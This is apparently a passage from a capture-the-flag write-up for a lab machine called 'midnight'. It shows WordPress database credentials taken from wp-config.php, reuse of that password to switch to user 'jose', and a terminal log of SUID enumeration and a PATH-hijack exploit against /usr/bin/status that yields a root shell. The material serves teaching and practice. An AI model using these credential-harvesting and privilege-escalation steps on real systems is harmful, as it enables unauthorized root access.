
Here, we can see that the file is updated successfully in the 404 template.




Now lets access the shell:



Here, we got the login credentials :)




```
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'jose' );

/** MySQL database password */
define( 'DB_PASSWORD', '645dc5a8871d2a4269d4cbe23f6ae103' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
```



```
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '9F#)Pk/=&SyQ/>UVRBXx${}e&>G@(+m6L|_{Emur&fv&fO_+wbJ`-6QnE_7hI|Y<p');
define('SECURE_AUTH_KEY',  'p#Eh5#4W~p4-Iue2M)H/?[dp`BS;$7o~Kb%F?&S-Zv=rH#;U%`9G#VR`l^,8j$M+');
define('LOGGED_IN_KEY',    '0{YUw?X%j+ej-0du&FW@QkVP?b(#QsQfu[Q%<QS_Lpc1UI1|st:EJr)d*$g/iJ18');
define('NONCE_KEY',        '%)thH*l;)A^S#8WQ!8TKAnQ;uNXNKv<f.|PyYijgztda70y-4m~DTyqr^X!$JwX#');
define('AUTH_SALT',        '<Kd5.3^|yo:/fw2Y|PTb4!bU~5uRv7Z(n0;~jOXoO7MC]j/ICu[tY!)g4Oah-{oa');
define('SECURE_AUTH_SALT', 'dmYQvQ1Ap&z~JUHUaKR6]<rm7^ydGAp(/EH&+vrAi6cBpi?F7XKTc@Ahm:|h*wR;');
define('LOGGED_IN_SALT',   '5+Iw-;-j+2rD3WgRtSM`!zDb5I%LLU0]Awk-Cma:f4xrJv%k~/@+TthXY_[JpjfK');
define('NONCE_SALT',       'iDo3}y9z;@c~a)ZLT:7|.ZCp-0sK4>T1p&%MhGt_TUu+HFpPjn-no`:8sI0BA);y');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
```

Privilege Escalation (user “jose”)

We use the password to authenticate ourselves as the user “jose”.




Logged in successfully.

Privilege Escalation (root)


We check which files we have access to and the binary “/usr/bin/status” catches our attention.

We use strings on it, we see that internally it calls the binary “service” but without indicating the path of origin, this would allow us to create a malicious “service” file and thus be able to change our PATH to execute it.


So let’s put it into practice, we create a file in the “tmp” folder with the name “service”, we introduce the sequence “/bin/sh”, we execute the binary of “/usr/bin/status” and we get a shell as root.




```
require_once ABSPATH . 'wp-settings.php';
www-data@midnight:/$ su jose
su jose
Password: 645dc5a8871d2a4269d4cbe23f6ae103

jose@midnight:/$ id
id
uid=1000(jose) gid=1000(jose) groups=1000(jose),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
jose@midnight:/$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/su
/usr/bin/sudo
/usr/bin/status
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
jose@midnight:/$ strings /usr/bin/status
strings /usr/bin/status
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
```




```
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
jose@midnight:/$ strings /usr/bin/status
strings /usr/bin/status
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
Status of the SSH server:
service ssh status
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7325
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
status.c
__FRAME_END
```



```
jose@midnight:/$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
jose@midnight:/$ echo PATH=/tmp/:$PATH
echo PATH=/tmp/:$PATH
PATH=/tmp/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
jose@midnight:/$ cd /tmp
cd /tmp
jose@midnight:/tmp$ echo "/bin/sh" > service
echo "/bin/sh" > service
jose@midnight:/tmp$ chmod +x service
chmod +x service
jose@midnight:/tmp$ /usr/bin/status
/usr/bin/status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2020-09-02 03:43:54 EDT; 1h 44min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 393 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 425 (sshd)
    Tasks: 1 (limit: 1150)
   Memory: 4.1M
   CGroup: /system.slice/ssh.service
           └─425 /usr/sbin/sshd -D

Sep 02 03:43:54 midnight sshd[425]: Server listening on 0.0.0.0 port 22.
Sep 02 03:43:54 midnight sshd[425]: Server listening on :: port 22.
Sep 02 03:43:54 midnight systemd[1]: Started OpenBSD Secure Shell server.
Sep 02 03:44:56 midnight sshd[591]: Did not receive identification string f…7482
Sep 02 03:45:18 midnight sshd[594]: Protocol major versions differ for 192.…tkey
Sep 02 03:45:18 midnight sshd[595]: Protocol major versions differ for 192.… 1.0
```



```
/usr/bin/status | grep service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   CGroup: /system.slice/ssh.service
jose@midnight:/home$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
jose@midnight:/home$ export PATH=/tmp/:$PATH
export PATH=/tmp/:$PATH
jose@midnight:/home$ cd /tmp/
cd /tmp/
jose@midnight:/tmp$ clear
clear
TERM environment variable not set.
jose@midnight:/tmp$ echo "bin/sh" > service
echo "bin/sh" > service
jose@midnight:/tmp$ chmod +x service
chmod +x service
jose@midnight:/tmp$ ls
ls
service
jose@midnight:/tmp$ echo "/bin/sh" > service
echo "/bin/sh" > service
jose@midnight:/tmp$ chmod +x service
chmod +x service
jose@midnight:/tmp$ ls
ls
service
jose@midnight:/tmp$ /usr/bin/status
/usr/bin/status
#
```



Ohho !!! Solved :D